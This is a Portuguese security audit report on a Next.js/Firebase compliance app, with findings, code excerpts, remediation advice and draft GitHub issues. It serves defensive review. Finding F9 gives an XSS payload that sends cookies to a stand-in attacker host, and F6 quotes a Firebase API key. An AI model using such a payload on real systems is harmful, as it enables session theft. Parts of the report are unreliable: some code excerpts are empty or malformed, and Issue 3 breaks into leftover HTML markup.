

Relatório de Auditoria de Segurança

Fluxo de Equipamentos Críticos (Edibh-DEF)

DATA

31 de agosto de 2026

ESCOPO AUDITADO

Código-fonte completo do repositório (frontend Next.js/React, regras de segurança do Firestore e do Storage, rotas de API, configuração de build/CI e arquivos de deploy).

STACK DETECTADA

Linguagem: TypeScript

Framework: Next.js 16 (App Router), React 19

Camada de dados: Cloud Firestore (via SDK cliente do Firebase, sem backend REST tradicional)

Autenticação: Firebase Authentication (e-mail/senha)

Isolamento (equiv. RLS): Firestore Security Rules + Storage Security Rules (equivalente a RLS)

Rotas de API: 2 rotas Next.js API (login-check, download) — sem backend REST tradicional para CRUD

Deploy / CI: Vercel (indicado por DNS-SETUP.txt e URLs *.vercel.app no código); CI: GitHub Actions (Playwright)

Nota metodológica


Cada uma das cinco categorias solicitadas foi mapeada para o equivalente concreto da stack detectada (Next.js + Firebase, sem backend REST tradicional para os recursos de negócio). O mapeamento aplicado foi:

1. Banco sem tranca -> mapeado para AUSÊNCIA/EXCESSO de permissividade nas Firestore/Storage Security Rules (não há conceito de tenant/organização nesta aplicação; o isolamento é por papel de usuário — admin/gerente/tecnico/visualizador).
2. Permissão definida no navegador -> cruzamento de cada gate de papel no frontend (React, sidebar.tsx, forms.ts) com a regra de Firestore equivalente, verificando se o backend (as Security Rules) impõe a mesma restrição.
3. IDOR -> como não existe API REST tradicional para os recursos de negócio (records/users/approvals), a checagem de posse por ID foi feita nas Security Rules; adicionalmente, as 2 rotas Next.js API existentes (src/app/api/**) foram revisadas linha a linha.
4. Chaves expostas -> busca em código-fonte, configs, CI, docker/compose (inexistente neste projeto), scripts e documentação por segredos hardcoded; verificação do histórico do git para arquivos .env; checagem de defaults inseguros.
5. Inputs sem tratamento (XSS) -> varredura por dangerouslySetInnerHTML/innerHTML/eval/new Function/ URLs em href-src; revisão do único gerador de HTML manual do projeto (template de e-mail) quanto a escaping consistente.


Todos os achados reportados foram verificados diretamente no código-fonte (arquivo e linha citados); nenhum item é especulativo. Itens que dependem de uma ação adicional do atacante (ex.: escrita direta via SDK do Firestore fora da UI) têm essa condição de explorabilidade descrita explicitamente.

Resumo executivo

A auditoria identificou 10 itens ao longo das cinco categorias solicitadas, sendo 3 de severidade crítica, 0 alta, 2 média, 1 baixa e 4 informativa/de cobertura. Os gráficos abaixo resumem a distribuição.



Achados por categoria



Pontos fortes e pontos fracos

Pontos fortes (verificados no código)

Regras do Firestore bem estruturadas com funções de papel reutilizáveis

firestore.rules define `isSignedIn()/isAdmin()/isGerente()/isTecnico()/isOwner()` e as combina de forma consistente na maioria das coleções (users, formFields, emailLogs, notifications, settings).

authorId denormalizado evita condições de corrida em regras

A coleção "approvals" carrega seu próprio `authorId` (denormalizado do registro pai) especificamente para que a regra nunca precise de um `get()` concorrente com a escrita do próprio registro pai — padrão documentado e correto (firestore.rules:71-78).

authorId imutável após criação do registro

firestore.rules:56-58 exige `request.resource.data.authorId == resource.data.authorId` em toda atualização de "records", impedindo que um admin/gerente "roube" a autoria de um registro ao editá-lo.

Auto-escalação de privilégio via perfil bloqueada corretamente

profile/page.tsx permite que o próprio usuário edite name/departament, e firestore.rules:43-46 permite a atualização apenas se role e status permanecerem inalterados — verificado: não é possível a um usuário promover a si mesmo a admin editando o próprio perfil.

Log de auditoria append-only, sem edição/exclusão possível

firestore.rules:100-103: `allow update, delete: if false` na coleção "logs" — garante que o histórico de ações não pode ser adulterado por nenhum papel, nem mesmo admin.

Rate limiting de login com fallback seguro, não silencioso

rate-limit.ts documenta um incidente real (fail-open em produção sem Upstash configurado) e implementa um fallback em memória que efetivamente limita tentativas por instância, em vez de desabilitar a proteção silenciosamente.

Regras de Storage exigem posse do path e validam tipo/tamanho do arquivo

storage.rules:15-23 restringe escrita a `request.auth.uid == userId` no path e usa `isValidUpload()` para limitar tamanho (20MB) e tipos de conteúdo (imagens, PDF, Office).

Escaping de HTML aplicado corretamente na maior parte do template de e-mail

email-report-template.tsx usa `escapeHtml()` em label, recordNumber e nos valores de texto (com conversão de quebra de linha para `<br/>` feita SOBRE o valor já escapado, na ordem correta) — mostra intenção de sanitização consistente, com uma única lacuna identificada em F9.

Nenhum uso de dangerouslySetInnerHTML, innerHTML, eval ou new Function em todo o projeto

Confirmado por varredura em todo o diretório src/ — a única exceção relevante encontrada foi o sink de F9 (interpolação manual de string HTML sem escape, não um sink de framework).

Nenhum segredo privado hardcoded fora da config pública do Firebase

Revisão linha a linha de package.json, firebase.json, firestore.rules, storage.rules, .github/workflows/playwright.yml, DNS-SETUP.txt e .claude/settings.local.json não encontrou tokens de API privados, senhas ou chaves privadas. Histórico do git confirma que apenas .env.local.example (não o .env.local real) foi commitado.

Pontos fracos centrais (achados críticos)

F1 — Autocadastro público concede leitura de toda a base da empresa antes de qualquer aprovação

src/app/(auth)/signup/page.tsx; src/lib/auth-context.tsx:112-124; firestore.rules:41,53,66,80,89,101

F2 — Técnico pode autoaprovar o próprio registro, contornando o fluxo de aprovação

src/app/(dashboard)/records/page.tsx:682-686,1002-1021; firestore.rules:56-58,79-84

F9 — XSS armazenado via attachments[].url no template de e-mail, executado em iframe sem sandbox

src/components/email/email-report-template.tsx:139; src/app/(dashboard)/email/page.tsx:424-428

Achados detalhados por categoria

Severidade | Arquivo:linha | Descrição — detalhamento completo de cada achado, incluindo trecho de código, motivo de explorabilidade, impacto, condição de exploração e recomendação.

1. Isolamento (Firestore Rules)

CRÍTICA F1 — Autocadastro público concede leitura de toda a base da empresa antes de qualquer aprovação

Arquivo:linha: src/app/(auth)/signup/page.tsx; src/lib/auth-context.tsx:112-124; firestore.rules:41,53,66,80,89,101

```
// auth-context.tsx:112-124
const signUp = useCallback(async (name, email, password) => {
  const credential = await createUserWithEmailAndPassword(auth, email, password);
  await setDoc(doc(db, "users", credential.user.uid), {
    name, email, role: "visualizador", ...
  });
}, []);

// firestore.rules - leitura liberada para QUALQUER usuário autenticado:
match /users/{userId} { allow read: if isSignedIn(); } // linha 41
match /records/{recordId} { allow read: if isSignedIn(); } // linha 53
match /approvals/{id} { allow read: if isSignedIn(); } // linha 80
match /logs/{logId} { allow read: if isSignedIn(); } // linha 101
```

Por que é explorável: A rota /signup é pública, sem verificação de e-mail e sem restrição de domínio corporativo. No instante em que a conta é criada, o usuário já está autenticado (`isSignedIn() == true`) e as regras do Firestore liberam leitura de "users", "records", "approvals", "formFields/updates" e "logs" (log de auditoria completo) para QUALQUER usuário autenticado — não há distinção entre "visualizador" recém-criado e um administrador aprovado. A mensagem da própria tela de cadastro ("depende da aprovação de um Administrador para obter acesso completo") é enganosa: a aprovação restringe apenas ações de escrita, não a leitura de dados sensíveis.

Impacto: Qualquer pessoa na internet, com qualquer e-mail, pode se cadastrar e imediatamente consultar todos os registros de equipamentos críticos da instalação (Petrobras/Normatel), a lista completa de funcionários (nome, e-mail, departamento) e o histórico de auditoria completo da operação — sem precisar de aprovação, convite ou verificação alguma.

Condição de exploração: Nenhuma configuração especial necessária. Basta acessar /signup com um e-mail qualquer.

Recomendação: Restringir a criação de contas (convite por admin, allowlist de domínio de e-mail, ou exigir e-mail verificado + aprovação explícita antes de qualquer leitura), e/ou segmentar as regras de leitura por status da conta (ex.: negar leitura de records/users/logs a usuários com status != "ativo"/role == "visualizador" recém-criado).

2. Permissão no navegador

CRÍTICA F2 — Técnico pode autoaprovar o próprio registro, contornando o fluxo de aprovação

Arquivo:linha: src/app/(dashboard)/records/page.tsx:682-686,1002-1021; firestore.rules:56-58,79-84

```
// records/page.tsx:682-686
function canEdit(r) {
  if (!profile) return false;
  if (profile.role === "admin" || profile.role === "gerente") return true;
  return profile.role === "tecnico" && r.authorId === user?.uid;
}

// records/page.tsx:1002-1021 - dropdown de status visível para quem canEdit()
{canEdit(selected) ? (
  <Select value={selected.status} onChange={v => updateRecordStatus(selected, v)}>
    {EDITABLE_STATUS_TARGETS.map(s => <SelectItem value={s}>...)} { /* inclui "aprovado" */ }
  ) : (
    <Select value={selected.status} onChange={v => updateRecordStatus(selected, v)}>
      {EDITABLE_STATUS_TARGETS.map(s => <SelectItem value={s}>...)} { /* inclui "aprovado" */ }
    )
)}

// firestore.rules:56-58 - regra NÃO restringe transição de status por papel:
allow update: if (isAdminOrGerente() || (isTecnico() && resource.data.authorId ==
request.auth.uid))
  && request.resource.data.authorId == resource.data.authorId;
```

Por que é explorável: A tela "Aprovações" restringe corretamente a decisão a admin/gerente (canReview, linha 93 daquele arquivo). Mas essa é só uma restrição de UI local a UMA tela. A tela "Histórico" (records/page.tsx) expõe, para o PRÓPRIO autor técnico do registro, um seletor que muda o status do registro diretamente para "pendente", "aprovado" ou "rejeitado" — sem checar se o usuário tem papel de revisor. E como a regra do Firestore para "records" e para "approvals" não impõe nenhuma restrição sobre QUAL valor de status um técnico-autor pode gravar em seu próprio documento, a proteção da tela de Aprovações é cosmética: pode ser contornada tanto pela própria UI do Histórico quanto por uma chamada direta ao SDK do Firestore no console do navegador.

Impacto: Quebra de segregação de funções em um sistema de compliance de equipamentos críticos: o autor de um registro pode aprovar automaticamente seu próprio trabalho, sem revisão de um gerente/administrador, e ainda assim o log mostra o registro como "aprovado" normalmente (sem sinalizar que não passou por revisão real).

Condição de exploração: Requer apenas uma conta com papel "tecnico" — papel padrão para quem opera fluxos, concedido normalmente pela administração.

Recomendação: Nas Firestore Rules, restringir a alteração do campo `status` em `records` e `approvals` a isAdminOrGerente() para transições de/para "aprovado"/"rejeitado"/"reajuste" a partir de "pendente"; permitir ao técnico-autor apenas reenviar (voltar para "pendente") após reajuste. Espelhar a mesma regra na UI do Histórico (ocultar o seletor de status completo para o autor técnico, mostrando no máximo um botão "Reenviar").

INFORMATIVA

F3 — Inconsistência entre menu e permissão real de acesso à página SharePoint para o papel "gerente"

Arquivo:linha: src/components/layout/sidebar.tsx:61; src/lib/forms.ts:106; firestore.rules:126-130

```
// sidebar.tsx:61 — item de menu só visível para admin
{ label: "SharePoint", href: "/sharepoint", icon: Share2, roles: ["admin"] }

// forms.ts:106 — mas a rota está liberada para "gerente" no route-guard:
gerente: [..., "/forms", "/approvals", "/profile", "/email", "/sharepoint", "/audit"]
```

Por que é explorável: Um usuário "gerente" não vê o link no menu lateral, mas consegue acessar /sharepoint digitando a URL diretamente — o guard de rota (isRouteAllowed) já permite, e a regra do Firestore para a coleção "settings" (isAdminOrGerente()) também já permite a esse papel salvar a configuração. Não há escalação de privilégio real (o backend já autoriza gerente por regra), apenas uma UI que sugere uma restrição mais estreita do que a que existe de fato.

Impacto: Baixo — nenhum acesso além do já concedido por regra é obtido; é apenas uma divergência de expectativa de UX/produto sobre quem deveria configurar a integração SharePoint.

Condição de exploração: Precisa apenas digitar a URL /sharepoint estando autenticado como gerente.

Recomendação: Decidir a política pretendida (gerente pode ou não configurar SharePoint) e alinhar sidebar.tsx, forms.ts (allowedRoutesByRole) e a regra de firestore.rules para o mesmo conjunto de papéis.

3. IDOR

MÉDIA

F4 — /api/download sem autenticação própria; guard de mesma origem falha aberto sem cabeçalhos Origin/Referer

Arquivo:linha: src/lib/api-guards.ts:26-36; src/app/api/download/route.ts:6-9

```
// api-guards.ts:26-36
const referer = req.headers.get("referer");
if (referer) { ... }
// Non-browser or same-origin navigations may omit Origin; fall back to Referer.
// If neither header is present, treat as same-origin ...
return true; // <- falha ABERTO quando Origin e Referer estão ausentes

// download/route.ts:6-9 — única defesa do endpoint é isSameOrigin(); nenhuma
// verificação de sessão/ID token do Firebase Auth é feita.
export async function GET(req) {
  if (!isSameOrigin(req)) return NextResponse.json({error:"origem não permitida"},
    {status:403});
  ...
}
```

Por que é explorável: Uma requisição HTTP feita diretamente (curl, script, servidor) tipicamente não envia Origin nem Referer — e o próprio comentário do código reconhece isso ao tratar essa ausência como "same-origin" por padrão. Isso permite que qualquer requisição externa sem esses cabeçalhos passe pelo guard. Combinado à

ausência total de checagem de identidade (nenhum ID token do Firebase é validado), o endpoint funciona como um proxy de download de qualquer objeto do bucket do Firebase Storage cujo path+token seja conhecido, para qualquer requisitante — autenticado ou não na aplicação.

Impacto: Moderado: o host de destino é restrito a firebasestorage.googleapis.com (bom — limita o raio de ação e evita SSRF genérico), e a URL de download do Firebase já embute um token de acesso próprio (quem já tem a URL — o que qualquer usuário autenticado já tem, ver F1 — já baixaria o arquivo diretamente, sem o proxy). Ainda assim, é uma lacuna real de autenticação num endpoint que deveria, no mínimo, exigir uma sessão válida.

Condição de exploração: Requer apenas conhecer/adivinhar uma URL de objeto do bucket (path + token) e enviar a requisição sem cabeçalhos Origin/Referer.

Recomendação: Validar o ID token do Firebase Auth (ex.: verifyIdToken via Admin SDK) antes de atender a requisição, e mudar o fallback de isSameOrigin() para "nega por padrão" (fail-closed) quando Origin/Referer estiverem ausentes.

INFORMATIVA**F5 — Cobertura sistemática confirmada: apenas 2 rotas de API existem no projeto, ambas revisadas linha a linha**

Arquivo:linha: src/app/api/auth/login-check/route.ts; src/app/api/download/route.ts

Por que é explorável: O projeto não expõe uma API REST tradicional para os recursos de negócio (records, users, approvals, formFields) — o cliente acessa o Firestore diretamente via SDK, sob controle das Security Rules (cobertas em F1/F2). Apenas duas rotas Next.js API existem em todo o `src/app/api/\*\*`: /api/auth/login-check (rate limiting de login, sem dado sensível, coberta) e /api/download (proxy de download, ver F4). Não há, portanto, superfície de IDOR clássico ("busca objeto por ID sem checar posse") em rotas de servidor além do já registrado.

Observação: Nenhuma ação necessária além da correção de F4.

4. Chaves expostas

BAIXA**F6 — Config do Firebase Web hardcoded como fallback e commitada em .env.local.example com valores reais**

Arquivo:linha: src/lib/firebase.ts:21-26; .env.local.example:11-16

```
// firebase.ts:21-26
export const firebaseConfig = {
  apiKey: process.env.NEXT_PUBLIC_FIREBASE_API_KEY || "AIzaSyC6-
C2vmhSuiprgc5A_2jConYF6Pa_qDZQ",
  authDomain: process.env.NEXT_PUBLIC_FIREBASE_AUTH_DOMAIN || "cim-normatel-
ac5b7.firebaseio.com",
  projectId: process.env.NEXT_PUBLIC_FIREBASE_PROJECT_ID || "cim-normatel-ac5b7",
  ...
};
```

Por que é explorável: Os próprios desenvolvedores já documentaram, em comentários em ambos os arquivos, que essa apiKey já foi commitada no histórico do git e que chaves de config web do Firebase não são segredos tradicionais por definição — a proteção real deveria vir das Security Rules, não do sigilo da chave. Esse raciocínio só se sustenta se as regras forem, de fato, restritivas — o que os achados F1 e F2 mostram que NÃO é totalmente o caso aqui. Ou seja, a exposição em si é de baixo risco isolado, mas amplifica o impacto de F1/F2 (não há "segredo" limitando quem consegue inicializar o SDK e começar a explorar as regras permissivas). Não há validação de startup que rejeite os defaults quando as env vars não estão configuradas.

Impacto: Baixo isoladamente; alto em conjunto com F1/F2 (nenhuma barreira adicional impede o uso do SDK por um atacante).

Condição de exploração: Nenhuma — os valores já estão publicamente no bundle do cliente e no arquivo de exemplo commitado.

Recomendação: Manter os valores fora do repositório (usar apenas env vars, sem fallback hardcoded), aplicar a restrição de HTTP referer no Google Cloud Console conforme já planejado nos comentários do próprio código, e — prioritariamente — corrigir F1/F2 para que a exposição da config deixe de ser relevante.

INFORMATIVA**F7 — Segredo do Upstash Redis corretamente mantido fora do código-fonte**

Arquivo:linha: src/lib/rate-limit.ts:22-25; .env.local.example:19-23

Por que é explorável: Diferente da config do Firebase (F6), as credenciais do Upstash Redis (usadas no rate limiting de login) não têm nenhum valor default hardcoded — vêm exclusivamente de variáveis de ambiente. Quando ausentes, o código não falha aberto silenciosamente: usa um fallback de janela deslizante em memória, documentado no próprio comentário do arquivo como resultado de um incidente real observado em produção (7

tentativas seguidas sem bloqueio antes da correção).

Observação: Nenhuma ação necessária.

INFORMATIVA

F8 — Dependência "xlsx" instalada via URL de CDN de terceiros, fora do registro npm padrão

Arquivo:linha: package.json:42

```
"xlsx": "https://cdn.sheetjs.com/xlsx-0.20.3/xlsx-0.20.3.tgz"
```

Por que é explorável: Não é uma chave exposta, mas é uma nota de cadeia de suprimentos: o pacote não vem do registro npm padrão (prática oficialmente recomendada pelo próprio mantenedor do SheetJS, já que o pacote "xlsx" foi removido do npm por decisão do autor), o que reduz a superfície de alguns scanners de vulnerabilidade automatizados que só indexam pacotes do registro npm.

Impacto: Baixo — risco operacional de auditoria de dependências, não uma vulnerabilidade direta.

Condição de exploração: N/A

Recomendação: Documentar a exceção no processo de auditoria de dependências (SCA) do time, garantindo que essa URL específica seja escaneada manualmente a cada atualização de versão.

5. XSS

CRÍTICA

F9 — XSS armazenado via attachments[].url no template de e-mail, executado em iframe sem sandbox

Arquivo:linha: src/components/email/email-report-template.tsx:139; src/app/(dashboard)/email/page.tsx:424-428

```
// email-report-template.tsx:139 - img.name é escapado, img.url NÃO é:


// email/page.tsx:424-428 - iframe SEM atributo sandbox:
<iframe title="Prévia do e-mail" srcDoc={previewHtml} className="..." />
```

Por que é explorável: As Firestore Rules validam apenas a POSSE do documento "records" (authorId), não o conteúdo/schema do campo `attachments`. Qualquer usuário com permissão de escrita no próprio registro (qualquer papel não-visualizador — inclusive um técnico, agravado por F2) pode gravar, via chamada direta ao SDK do Firestore (fora da UI normal de upload), um valor malicioso em `attachments[].url`, por exemplo `"><script>fetch('https://atacante.exemplo/roubo?c='+document.cookie)</script>`. Quando qualquer usuário (tipicamente admin/gerente na tela "Enviar por E-mail") seleciona esse registro, a string é interpolada sem escape dentro do HTML do relatório e renderizada num `<iframe srcDoc=...>` sem o atributo `sandbox` — um iframe srcDoc sem sandbox herda a mesma origem do documento pai, então o script injetado roda no contexto de origem da própria aplicação.

Impacto: Crítico: execução de JavaScript arbitrário no contexto da aplicação para a vítima que abrir a prévia de e-mail daquele registro (tipicamente um admin/gerente) — potencial roubo de tokens/sessão do Firebase Auth, exfiltração de dados visíveis na página, ou disparo de ações autenticadas (ex.: chamadas ao SDK do Firestore acessíveis via window.parent) em nome da vítima.

Condição de exploração: Requer que a vítima abra a tela "Enviar por E-mail" e selecione o registro malicioso — fluxo normal e esperado do produto, sem necessidade de engenharia social adicional.

Recomendação: Aplicar escapeHtml() também ao atributo `src` (ou, melhor, validar/allowlist o protocolo e o host da URL — restringindo a firebasestorage.googleapis.com — antes de qualquer renderização), e adicionar `sandbox="allow-same-origin"` (sem allow-scripts) ou, preferencialmente, remover `allow-same-origin` do sandbox do iframe de prévia.

MÉDIA

F10 — Links e imagens de anexos renderizados sem validação de esquema de URL

Arquivo:linha: src/app/(dashboard)/records/page.tsx:1053-1063; src/app/(dashboard)/approvals/page.tsx:342-350


```
// records/page.tsx:1053-1063
<a href={a.url} target="_blank" rel="noreferrer">
  <img src={a.url} alt={a.name} .../>
</a>

// approvals/page.tsx:342-350
<a href={att.url} target="_blank" rel="noreferrer">{att.name}</a>
```

Por que é explorável: Renderizados via JSX, então React escapa a string como valor de atributo (não permite quebra de marcação/injeção de tags) — por isso a severidade é Média, não Crítica, diferente de F9. Porém nenhum ponto do app valida que `url` comece com um esquema/host esperado (ex.: `https://firebasestorage.googleapis.com/...`) antes de virar um link clicável ou `src` de imagem. Um valor como `javascript:...` gravado no mesmo campo (mesma via de escrita direta descrita em F9) resultaria em um link "ativável por clique"; mitigado parcialmente pelo `target="\_blank"` (a maioria dos navegadores modernos bloqueia navegação javascript: nesse contexto, mas o comportamento não é garantido em todas as versões/navegadores).

Impacto: Médio — depende de interação do usuário (clique) e de mitigações do navegador não estarem presentes/atualizadas.

Condição de exploração: Mesma via de escrita direta ao Firestore descrita em F9 (gravação de `attachments[].url` arbitrário).

Recomendação: Validar/allowlist o esquema e host de `attachments[].url`` (ex.: exigir `https://` e host `firebasestorage.googleapis.com`) tanto na escrita (Firestore Rules, se possível, ou numa Cloud Function de validação) quanto na leitura, antes de renderizar como link ou imagem.

Recomendações priorizadas

P1

Ação imediata — riscos críticos com exploração direta e alto impacto.

- Corrigir F2 (bypass de aprovação) restringindo transições de status em `records`/`approvals` a admin/gerente nas Firestore Rules, e espelhando a restrição na UI do Histórico.
- Corrigir F9 (XSS armazenado) aplicando `escapeHtml()` ao atributo `src` do template de e-mail e removendo/ajustando o sandbox do iframe de prévia.
- Corrigir F1 (autocadastro com leitura total) restringindo criação de contas e/ou segmentando as regras de leitura por status de aprovação da conta.

P2

Curto prazo — riscos relevantes, exploração requer alguma condição adicional.

- Corrigir F4 adicionando verificação de ID token do Firebase Auth em `/api/download` e trocando o fallback de `isSameOrigin()` para negar por padrão.
- Corrigir F10 validando esquema/host de `attachments[].url` antes de renderizar como link/imagem em todas as telas (Histórico, Aprovações, e-mail).

P3

Médio prazo — hardening e consistência, sem exploração direta identificada.

- Remover o fallback hardcoded da config do Firebase em `firebase.ts` (F6), mantendo apenas variáveis de ambiente, e aplicar a restrição de HTTP referrer já planejada nos comentários do código.
- Alinhar `sidebar.tsx`, `forms.ts` e `firestore.rules` quanto ao acesso do papel "gerente" à página SharePoint (F3).
- Documentar a exceção de dependência via CDN (xlsx, F8) no processo de auditoria de dependências do time.

Issues para o GitHub

Texto completo, pronto para copiar e colar, de uma issue em Markdown por bloco delimitado. Achados triviais/relacionados foram agrupados numa única issue para evitar spam.

--- ISSUE 1 ---

```
### Título
[Segurança] Autocadastro público concede leitura de toda a base antes de aprovação

### Labels sugeridas
security, critica

## Descrição do problema
A rota /signup é pública e não exige verificação de e-mail nem domínio corporativo. No instante em que a conta é criada (papel inicial "visualizador"), o usuário já está autenticado e as Firestore Rules liberam leitura de "users", "records", "approvals", "formFields/updates" e "logs" (auditoria completa) para QUALQUER usuário autenticado, independentemente de aprovação administrativa. A mensagem de UI ("depende da aprovação de um Administrador para obter acesso completo") não reflete o comportamento real: a aprovação hoje só afeta ações de escrita, não a leitura.

## Por que é explorável
Sem checagens adicionais além de isSignedIn(), qualquer visitante consegue: criar conta com e-mail arbitrário -> estar imediatamente autenticado -> consultar toda a base de registros, usuários e logs de auditoria da empresa.

## Evidência
`src/lib/auth-context.tsx:112-124` (signUp cria a conta com role "visualizador" e já autentica o usuário)
`firestore.rules:41,53,66,80,89,101` (allow read: if isSignedIn(); em users, records, records/updates, approvals, formFields/updates, logs)

## Impacto
Vazamento de dados internos sensíveis (registros de equipamentos críticos, PII de funcionários, trilha de auditoria completa) para qualquer pessoa com acesso à internet, sem exigir aprovação, convite ou verificação.

## Sugestão de correção
- Restringir criação de contas (convite por admin, allowlist de domínio de e-mail corporativo, ou exigência de e-mail verificado).
- Segmentar as regras de leitura por status/role da conta, negando leitura de records/users/logs a contas "visualizador" recém-criadas/não aprovadas.

## Critérios de aceite
- [ ] Uma conta recém-criada via /signup não consegue ler a coleção "records" até ser aprovada por um administrador.
- [ ] Uma conta recém-criada via /signup não consegue ler a coleção "logs" (auditoria) até ser aprovada.
- [ ] A coleção "users" não expõe e-mail/departamento de todos os funcionários a contas não aprovadas.
- [ ] Teste automatizado (regra do Firestore, emulador) cobrindo o cenário "visualizador recém-criado tenta ler records/users/logs e recebe permission-denied".
- [ ] Mensagem de UI em /signup atualizada para refletir o comportamento real após a correção.
```

--- FIM ISSUE 1 ---

--- ISSUE 2 ---

```

### Título
[Segurança] Técnico pode autoaprovar o próprio registro, quebrando o fluxo de aprovação

### Labels sugeridas
security, critica

## Descrição do problema
A tela "Aprovações" restringe corretamente a decisão de aprovar/rejeitar/solicitar reajuste a admin/gerente (canReview). Porém essa restrição é apenas de UI local: a tela "Histórico" (records/page.tsx) exibe, para o PRÓPRIO autor técnico do registro, um seletor de status que permite mudar diretamente para "pendente", "aprovado" ou "rejeitado" — e as Firestore Rules para "records" e "approvals" não impõem nenhuma restrição sobre qual valor de status um técnico-autor pode gravar em seu próprio documento.

Adicionalmente (item menor, mesma issue por serem do mesmo tema de "gate de papel"): o item de menu "SharePoint" é ocultado do papel "gerente" no sidebar, mas a rota e a regra de escrita em "settings" já permitem esse acesso a gerente — divergência entre UI e permissão real (sem escalação de privilégio, apenas inconsistência).

## Por que é explorável
Basta ter uma conta com papel "tecnico" (papel padrão operacional) e usar o seletor de status no modal de detalhes do próprio registro no Histórico, ou chamar updateDoc diretamente via SDK do Firestore no console do navegador.

## Evidência
`src/app/(dashboard)/records/page.tsx:682-686` (canEdit permite tecnico-autor)
`src/app/(dashboard)/records/page.tsx:1002-1021` (seletor de status visível para quem canEdit, sem checar canReview)
`firestore.rules:56-58` (records update não restringe transição de status por papel)
`firestore.rules:79-84` (approvals update permite não-visualizador autor atualizar status do próprio doc)
`src/components/layout/sidebar.tsx:61` vs `src/lib/forms.ts:106` (SharePoint: menu vs rota permitida)

## Impacto
Quebra de segregação de funções em fluxo de compliance de equipamentos críticos: o autor pode aprovar seu próprio trabalho sem revisão de um gerente/administrador.

## Sugestão de correção
- Nas Firestore Rules, restringir a alteração do campo `status` em "records"/"approvals" a isAdminOrGerente() para qualquer transição a partir de "pendente"; o técnico-autor só deve poder reenviar (voltar a "pendente") após reajuste.
- Na UI do Histórico, ocultar o seletor de status completo para o autor técnico (mostrar no máximo um botão "Reenviar").
- Alinhar sidebar.tsx / forms.ts / firestore.rules quanto ao papel "gerente" e a página SharePoint.

## Critérios de aceite
- [ ] Uma conta "tecnico", autora de um registro, não consegue mudar o status do próprio registro para "aprovado"/"rejeitado" nem pela UI nem por chamada direta ao SDK (regra do Firestore rejeita).
- [ ] O fluxo de reenvio após "reajuste" continua funcionando para o técnico-autor.
- [ ] Teste automatizado (emulador de regras) cobrindo a tentativa de autoaprovação por um técnico-autor.
- [ ] sidebar.tsx, forms.ts (allowedRoutesByRole) e firestore.rules concordam sobre quais papéis acessam /sharepoint.

```

--- FIM ISSUE 2 ---

--- ISSUE 3 ---

```

### Título
[Segurança] XSS armazenado ao renderizar anexos no template de e-mail (iframe sem sandbox)

### Labels sugeridas
security, critica

## Descrição do problema
Em `email-report-template.tsx`, o campo `img.url` (URL de um anexo do registro) é interpolado diretamente no atributo `src` de uma tag `` SEM passar por `escapeHtml()` – diferente de `img.name`, que é escapado corretamente na mesma linha. Esse HTML é então renderizado num `
&amp;amp;amp;lt;/div&amp;amp;amp;gt;
&amp;amp;amp;lt;div data-bbox="107 718 239 730" data-label="Text"&amp;amp;amp;gt;
&amp;amp;amp;lt;p&amp;amp;amp;gt;--- FIM ISSUE 3 ---&amp;amp;amp;lt;/p&amp;amp;amp;gt;
&amp;amp;amp;lt;/div&amp;amp;amp;gt;
&amp;amp;amp;lt;div data-bbox="107 740 209 752" data-label="Text"&amp;amp;amp;gt;
&amp;amp;amp;lt;p&amp;amp;amp;gt;--- ISSUE 4 ---&amp;amp;amp;lt;/p&amp;amp;amp;gt;
&amp;amp;amp;lt;/div&amp;amp;amp;gt;
&amp;amp;amp;lt;div data-bbox="46 963 557 977" data-label="Page-Footer"&amp;amp;amp;gt;Relatório de Auditoria de Segurança — Fluxo de Equipamentos Críticos (Edibh-DEF)&amp;amp;amp;lt;/div&amp;amp;amp;gt;
&amp;amp;amp;lt;div data-bbox="845 963 959 977" data-label="Page-Footer"&amp;amp;amp;gt;Página 13 de 15&amp;amp;amp;lt;/div&amp;amp;amp;gt;
```

```
### Título
[Segurança] /api/download sem autenticação própria; guard de mesma origem falha aberto

### Labels sugeridas
security, media

## Descrição do problema
`isSameOrigin()` (src/lib/api-guards.ts) trata a AUSÊNCIA de ambos os cabeçalhos Origin e Referer
como "mesma origem" (retorna true). `/api/download` (src/app/api/download/route.ts) usa
exclusivamente essa função como controle de acesso – não há verificação de ID token/sessão do
Firebase Auth.

## Por que é explorável
Uma requisição HTTP direta (curl, script, servidor) tipicamente não envia Origin nem Referer,
passando pelo guard mesmo vindo de fora da aplicação. Combinado à ausência de checagem de
identidade, o endpoint funciona como proxy de download de qualquer objeto do Firebase Storage cujo
path+token seja conhecido, para requisitante autenticado ou não.

## Evidência
`src/lib/api-guards.ts:26-36`
`src/app/api/download/route.ts:6-9`

## Impacto
Moderado – o host de destino é restrito a firebasestorage.googleapis.com (sem SSRF genérico) e a URL
de download já embute seu próprio token de acesso (quem já tem a URL já baixaria o arquivo
